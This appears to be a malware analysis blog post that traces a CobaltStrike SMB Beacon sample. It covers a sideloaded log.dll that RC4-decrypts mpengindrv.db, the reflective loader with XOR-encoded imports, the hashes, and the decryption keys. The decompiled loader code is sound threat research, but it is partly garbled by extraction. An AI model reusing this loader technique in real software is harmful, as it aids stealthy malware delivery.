

[QuickNote] CobaltStrike SMB Beacon Analysis


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2 Votes

1. Executive Summary

At **VinCSS**, I recently wrote an analysis related to the samples of the **Mustang Panda (PlugX)** group. These samples are all uploaded from Vietnam. You can read the [Vietnamese](#) or [English](#) blog post of this analysis.

However, in all the uploaded `log.dll` files, there is one file that is not related to the **Mustang Panda** group's attack technique, it is marked as the following picture:



	Detections	Size	First seen	Last seen	Submitters	
DB8C90DA56AD338FA48C720D001F8ED240D545B032B2C2135887E89A56807721 log.dll	33 / 67	864.00 KB	2022-05-07 01:33:18	2022-05-07 01:33:18	1	
84893F36D4C38BA6BF09EA04DA5D7B96088892F76A7C25143DEE8E50ECB80C5D 84893f36dac3bba6bf09ea04da5d7b96088892f76a7c25143deebef50ecbbdc5d.sample	34 / 67	103.00 KB	2022-05-05 12:42:34	2022-05-05 17:58:50	2	
3171285C4A846368937968BF530C48AE5C980FE3280DE10CF022689122576F4E log.dll.sc	17 / 67	377.50 KB	2022-04-25 14:04:36	2022-04-25 14:04:36	1	
604B202C8E5E97C7C8A74A12E1F08E843C08AC088E34DC608851809417C13349 log.dll	28 / 68	52.00 KB	2022-04-12 02:36:42	2022-04-12 02:36:42	1	
DA28EB4F4A66C2561CE189E827CB7C0E4B10AFE0EE3EFD82E3CC2110178C987A log.dll	27 / 68	576.50 KB	2022-03-26 13:16:05	2022-03-26 13:16:05	1	

2. Analyze log.dll

[This file's size](#) is smaller than other files. The original name is `imageres.dll`, it exports a lot of functions have the same address, but the only one most notable is the `LogInit` function:

Disasm:	.rdata	General	DOS Hdr	Rich Hdr	File Hdr	Optional Hdr	Section Hdrs	Exports	Imports
Offset	Name	Value	Meaning						
9C40	Characteristics	0							
9C44	TimeStamp	61893742	Monday, 08.11.2021 14:42:10 UTC						
9C48	MajorVersion	0							
9C4A	MinorVersion	0							
9C4C	Name	B348	imageres.dll						
9C50	Base	1							
9C54	NumberOfFunctions	B0							
9C58	NumberOfNames	B0							
9C5C	AddressOfFunctions	AC68							
9C60	AddressOfNames	AF28							
9C64	AddressOfNameOrdinals	B1E8							
Exported Functions [176 entries]									
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder				
9F30	73	1225	BBCA	LogGetVersion					
9E34	74	1034	BBD8	LogInit					
9E38	75	1225	BBE0	LogInitLibrary					
9E3C	76	1225	BBEF	LogInitMessagePump					
9E40	77	1225	BC02	LogInitialize					
9E44	78	1225	BC10	LogInitializeHook					
9E48	79	1225	BC22	LogInsertColumn					
9E4C	7A	1225	BC32	LogInsertRow					
9E50	7B	1225	BC3F	LogIsEqual					
9E54	7C	1225	BC4A	LogIsEqualValue					
9E58	7D	1225	BC5A	LogIsIndexColumn					
9E5C	7E	1225	BC6B	LogIsMessagePosted					
9E60	7F	1225	BC7E	LogIsPrefixOID					
9E64	80	1225	BC8D	LogLockToUIDMode					

Analyze LogInit 's code in IDA, I see it build path to the mpengindrv.db file:

```

if ( ADJ(mm_folder_path_)->max_count < MAX_PATH
|| (ADJ(mm_folder_path_)->max_path = MAX_PATH,
ADJ(mm_folder_path_)->end_buf = 0
GetModuleFileName(0, mm_folder_path, MAX_PATH)
mm_path_len = wcsnlen(mm_folder_path_, ADJ(mm_folder_path_)->max_count);
mm_path_len < 0)
|| mm_path_len > ADJ(mm_folder_path_)->max_count )
{
    f_CxxThrowException(0, 3HVALIDARG);
}
ADJ(mm_folder_path_)->max_path = mm_path_len;
ADJ(mm_folder_path_)->buf[mm_path_len] = 0;
// Scans a string for the last occurrence of '\'.
ptr_found_pos = wcschr(mm_folder_path_, '\\');
if ( ptr_found_pos )
{
    backslash_pos = (ptr_found_pos - mm_folder_path_) >> 1;
}
else
{
    backslash_pos = 0xFFFFFFFF;
}
v5 = f_perform_memcpy_s(6mm_folder_path_, 6mpengindrv_decrypted, backslash_pos);
LOBYTE(flag) = 1;
sub_7447123D(v5, 6mm_folder_path_);
LOBYTE(flag) = 0;
sub_74471B16(mpengindrv_decrypted - 4);
f_concat_str(chuf_size, L"\\");
LOBYTE(flag) = 2;
v6 = f_concat_str(6mpengindrv_decrypted, L"mpengindrv.db");
LOBYTE(flag) = 3;
sub_7447123D(v6, 6mm_folder_path_);
sub_74471B16(mpengindrv_decrypted - 4);
LOBYTE(flag) = 0;
sub_74471B16(buf_size - 0x10);
wstr_mpengindrv_db_full_path = sub_7447138A(6mm_folder_path_, ADJ(mm_folder_path_)->max_path);
if ( wstr_mpengindrv_db_full_path
&& (mpengindrv_db_path_len = strlen(wstr_mpengindrv_db_full_path) + 1, mpengindrv_db_path_len <= 0x3FFFFFFF)
&& (buf_size = 2 * mpengindrv_db_path_len, v10 = alloca(2 * mpengindrv_db_path_len), (v23 = str_mpengindrv_db_full_path) != 0) )
{
    LOBYTE(str_mpengindrv_db_full_path[0]) = 0;
    mpengindrv_db_full_path = WideCharToMultiByte(CP_THREAD_ACP, 0, wstr_mpengindrv_db_full_path, -1u, str_mpengindrv_db_full_path, buf_size, 0, 0) != 0 ? str_mpengindrv_db_full_path : 0;
}
else
{
    mpengindrv_db_full_path = 0;
}
    
```

Next, read the content of mpengindrv.db into the allocated memory region and decrypt it by using RC4 with the decryption key is “A5A7F7E2B00C4A2B87FC0123F933EBD6 “. After successful decryption, call the decrypted payload to execute:

```

mpengindrv_handle = CreateFileA(mpengindrv_db_full_path, GENERIC_READ, FILE_SHARE_READ, 0, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, 0);
if ( mpengindrv_handle != INVALID_HANDLE_VALUE )
{
    FileSizeHigh = 0;
    mpengindrv_size = GetFileSize(mpengindrv_handle, &FileSizeHigh);
    NumberOfBytesRead = 0;
    curr_process_heap_handle = GetProcessHeap();
    mpengindrv_decrypted = HeapAlloc(curr_process_heap_handle, HEAP_ZERO_MEMORY, mpengindrv_size);
    VirtualProtect(mpengindrv_decrypted, mpengindrv_size, PAGE_EXECUTE_READWRITE, &fOldProtect);
    ReadFile(mpengindrv_handle, mpengindrv_decrypted, mpengindrv_size, &NumberOfBytesRead, 0);
    CloseHandle(mpengindrv_handle);
    f_rc4_decrypt(mpengindrv_decrypted, mpengindrv_size);
    LOBYTE(flag) = 4;
    // exec decrypted payload
    (mpengindrv_decrypted)();
    Sleep(4294967295u);
}
    i = 0;
    do
    {
        ++i;
    } while ( rc4_key_A5A7F7E2B00C4A2B87FC0123F933EBD6[i] );
    key_len = i;
    i = 0;
    ptr_S_box = S_box;
    do
    {
        *ptr_S_box++ = i++;
    } while ( i < 256 );
}
    
```

3. Hunting and decrypting

Trying to hunt `mpengindrv.db` file on VT, I found the only file uploaded from Vietnam and at the same time as the `log.dll` file above:

The screenshot shows the VirusTotal interface for a file named 'mpengindrv.db'. The file was uploaded on 2022-04-12 at 02:37:35 UTC from a source identified as 'b06d896b - web' in Vietnam (VN). A red arrow points to the submission entry in the table below.

Date	Name	Source	Country
2022-04-12 02:37:35 UTC	mpengindrv.db	b06d896b - web	VN

Using [CyberChef](#) to decrypt file, we found that the file after decryption is a PE file, but we will see that immediately after the `MZ` signature is the opcode of the call command (`0xE8`):

The screenshot shows the CyberChef interface with the 'RC4' tool used to decrypt the file 'mpengindrv.db'. The 'rc4_key' is set to 'A5A7F7E2B00C4A2B87FC0123F933EBD6'. The output is shown as a hex dump. A red arrow points to the hex value '58 90 00 00 00' in the output, which is identified as a 'call opcode'.


```

00000000 4d 5a 58 90 00 00 00 5b 89 df 52 45 55 89 e5 81 |MZB...[.BREU.ä.
00000010 c3 08 76 00 00 ff d3 68 f0 b5 a2 56 68 04 00 00 |Ä.v..yôhôm4vh...
00000020 00 57 ff d0 00 00 00 00 00 00 00 00 00 00 00 00 |.ÿyD.....
00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....
00000040 9b c0 16 9f d5 45 2f ad be 36 af 47 0e b8 25 b0 |«E..ÖE/.%G%.%º
00000050 b2 1a 32 fc 43 2d ef 9c 46 8a 91 23 3c 3f 62 e8 |².2UC-ÿ.F.#<?bè|
00000060 88 61 71 32 fa d3 36 44 55 9a 95 10 02 b5 c8 90 |.aq2ú06DU...µË.
00000070 22 f6 fb c8 73 a6 6c f1 65 a6 70 ac e1 39 07 |"6öEs|lRe|p~.Á9.
00000080 0f 32 67 72 99 e2 84 3a f2 8d 13 9d 3c 80 87 d5 |.2gr.ä.ò...<.0|
00000090 11 07 b5 0e cf d2 53 e0 29 89 63 1b 38 dc fd 15 |.µ.ÏÖSä).c.8Ûÿ.
000000a0 ef c8 ce 9b 38 35 9a 6b df 38 f9 20 67 93 01 e3 |iËË.8S.k88ü g..ä|
000000b0 89 40 02 fb 31 53 da 90 c4 41 ac 82 87 03 e2 3d |.ø.01SÜ.AA...ä=|
000000c0 2d 5c d4 0b 22 8d e8 4b d8 e0 60 5b 94 25 18 3c |-v0."èk0æ'|.%.<|
000000d0 28 11 de fd 76 5e 12 7a 1c 57 f0 e7 6d 5b ef 18 |(.Pÿv".z.W0cm|l.
000000e0 9e 42 9d 49 e7 1d e3 1d 8d a2 5b 5d b7 f3 3a 9a |.B.Iç.ä..ç[]:0.
000000f0 50 45 00 00 4c 01 04 e0 e5 af d3 4f 00 00 00 00 |PE..L...ä'00...|
00000100 ce ff ff ff e0 00 03 a1 01 01 00 00 3e 02 00 |Iÿÿÿä..|.....|
00000110 00 58 01 00 00 00 00 00 d8 4f 01 00 00 10 00 00 |.X.....00.....|
00000120 00 50 02 00 00 00 10 00 10 00 00 02 00 00 00 |.P.....|
    
```


Save the decrypted file to disk, perform disassembly first bytes, and see that there are two calls as follows:

```

dumped_dll.bin x Disassembly 0* x
0x0:  dec ebp           [4D]
0x1:  pop edx           [5A]
0x2:  call 7            [E8 00 00 00 00]
0x7:  pop ebx           [5B]
0x8:  mov edi, ebx     [89 DF]
0xA:  push edx          [52]
0xB:  inc ebp           [45]
0xC:  push ebp          [55]
0xD:  mov ebp, esp     [89 E5]
0xF:  add ebx, 0x7608  [81 C3 08 76 00 00]
0x15: call ebx          [FF D3]
0x17: push 0x56a2b5f0  [68 F0 B5 A2 56]
0x1C: push 4            [68 04 00 00 00]
0x21: push edi          [57]
0x22: call eax          [FF D0]
0x24: add byte ptr [eax], al [00 00]
0x26: add byte ptr [eax], al [00 00]
0x28: add byte ptr [eax], al [00 00]
    
```




The above information reminds me of the [ReflectiveLoader](#) technique that I have analyzed in [this article](#). Static analysis the decrypted file, which is a Dll with the original name `Lotes.dll` , exporting one function is `ReflectiveLoader` .




The screenshot shows the metadata and exports of a DLL file. The metadata table includes fields like Characteristics, TimeDateStamp, MajorVersion, MinorVersion, Name (2C3E8), Base (1), NumberOfFunctions (1), NumberOfNames (1), AddressOfFunctions (2EB98), AddressOfNames (2EB9C), and AddressOfNameOrdinals (2EBA0). The Name field is highlighted in yellow and points to 'Lotes.dll'. Below the metadata, the 'Exported Functions' section shows a single entry with Offset 2DD98, Ordinal 1, Function RVA 820F, Name RVA 2EBAC, and Name `_ReflectiveLoader@4`. The Name field in the exports table is also highlighted in yellow.

Offset	Name	Value	Meaning
2DD70	Characteristics	0	
2DD74	TimeDateStamp	5DE8F251	Thursday, 05.12.2019 12:04:33 UTC
2DD78	MajorVersion	0	
2DD7A	MinorVersion	0	
2DD7C	Name	2C3E8	Lotes.dll
2DD80	Base	1	
2DD84	NumberOfFunctions	1	
2DD88	NumberOfNames	1	
2DD8C	AddressOfFunctions	2EB98	
2DD90	AddressOfNames	2EB9C	
2DD94	AddressOfNameOrdinals	2EBA0	

Exported Functions [1 entry]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
2DD98	1	820F	2EBAC	<code>_ReflectiveLoader@4</code>	



However, the unusual point is that, its Imports Table information is wrong, the names of sections are also confusing characters:



4. Analyze Lotes.dll

Load the Dll file into IDA for analysis, the code in the `ReflectiveLoader` function is similar to the code [here](#), but it has been modified a bit related to processing import table. It first reads the `NumberOfSymbols` value from the `File Header` and stores it in a variable. This variable will be used as the `xor_key`. Then, when processing the import table, it uses the obtained `xor_key` value to decode the names of the dlls, as well as the names of the API functions that the malicious code will use:

```

xor_key = decrypted_dll_nt_headers->FileHeader.NumberOfSymbols;
size_of_headers = decrypted_dll_nt_headers->OptionalHeader.SizeOfHeaders;

// process images import table ...
for ( new_base_addr_1 = decrypted_dll_nt_headers->OptionalHeader.DataDirectory[1].VirtualAddress + new_base_addr;
      *(new_base_addr_1 + offsetof(IMAGE_IMPORT_DESCRIPTOR, Name));
      new_base_addr_1 += 0x14 )
{
    memcpy(decrypted_string, (*(new_base_addr_1 + offsetof(IMAGE_IMPORT_DESCRIPTOR, Name)) + new_base_addr), 0x40u);
    // decrypt dll name
    for ( i = 0; i < 0x40; ++i )
    {
        decrypted_string[i] ^= xor_key;
    }
    dll_handle = LoadLibraryA(decrypted_string);
    import_table = *(new_base_addr_1 + new_base_addr);
    for ( funcRef = *(new_base_addr_1 + offsetof(IMAGE_IMPORT_DESCRIPTOR, FirstThunk)) + new_base_addr; *funcRef; funcRef += 4 )
    {
        if ( import_table && *import_table < 0 )
        {
            *funcRef = dll_handle
                + *(dll_handle
                    + 4 * ((import_table & 0xFFFF) - *(dll_handle + *(dll_handle + 0xF) + 0x78) + 0x10))
                + *(dll_handle + *(dll_handle + *(dll_handle + 0xF) + 0x78) + 0x1C);
        }
        else
        {
            memcpy(decrypted_string, (*funcRef + new_base_addr + 2), 0x40u);
            // decrypt API name
            for ( j = 0; j < 0x40; ++j )
            {
                decrypted_string[j] ^= xor_key;
            }
            *funcRef = GetProcAddress(dll_handle, decrypted_string);
        }
        if ( import_table )
        {
            ++import_table;
        }
    }
}

```

Based on the above information, it is easy to recover the information of the Import Table:

Member	Offset	Size	Value	Meaning
Machine	000000F4	Word	014C	Intel 386
NumberOfSections	000000F6	Word	0004	
TimeStamp	000000F8	Dword	4FD3AFE5	
PointerToSymbolTa...	000000FC	Dword	00000000	xor_key = 0xCE
NumberOfSymbols	00000100	Dword	FFFFFFCE	
SizeOfOptionalHea...	00000104	Word	00E0	

Module Name	Imports	OFTs	TimeStamp	ForwarderChain	Name RVA	FTs (IAT)
0002D62E	N/A	0002CCC4	0002CCC8	0002CCCC	0002CCD0	0002CCD4
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	140	0002DBA0	00000000	00000000	0002E42E	0002508C
ADVAPI32.dll	34	0002DB14	00000000	00000000	0002E6BE	00025000
WS2_32.dll	22	0002DDD4	00000000	00000000	0002E6CC	000252C0

OFTs	FTs (IAT)	Hint	Name
Dword	Dword	Word	szAnsi
0002E0F0	0002E0F0	0110	FileTimeToSystemTime
0002E108	0002E108	CFD3	FindFirstFileA
0002E11A	0002E11A	CEAE	CopyFileA
0002E126	0002E126	CFD7	FindClose
0002E132	0002E132	CDDF	MoveFileA
0002E13E	0002E13E	CFE0	FindNextFileA
0002E14E	0002E14E	CA94	VirtualProtect
0002E160	0002E160	CDF0	PeekNamedPipe
0002E170	0002E170	CE56	CreateRemoteThread
0002E186	0002E186	CDFD	OpenProcess

After completing the Loader process, it will call the entry point of the Dll file to execute:

```

// call mapped image entry point
if ( decrypted_dll_nt_headers->FileHeader.Characteristics & IMAGE_FILE_SYSTEM )
{
    dll_entry_point = (decrypted_dll_nt_headers->OptionalHeader.LoaderFlags + new_base_addr);
}
else
{
    dll_entry_point = (decrypted_dll_nt_headers->OptionalHeader.AddressOfEntryPoint + new_base_
}
dll_entry_point(new_base_addr, DLL_PROCESS_ATTACH, parameter);
return dll_entry_point;
    
```

The code at `DllEntryPoint` will call `DllMain`, and then calls the function `f_decrypt_and_parse_beacon_config`. The reason I know this is a CobaltStrike Beacon is because the `f_decrypt_and_parse_beacon_config` function will perform decode the config with a hard-coded value of `0x2e` (as `xor_key`). The value `0x2e` is used in Beacon version 4.

Source: <https://kienmanowar.wordpress.com/2022/06/04/quicknote-cobaltstrike-smb-beacon-analysis-2/>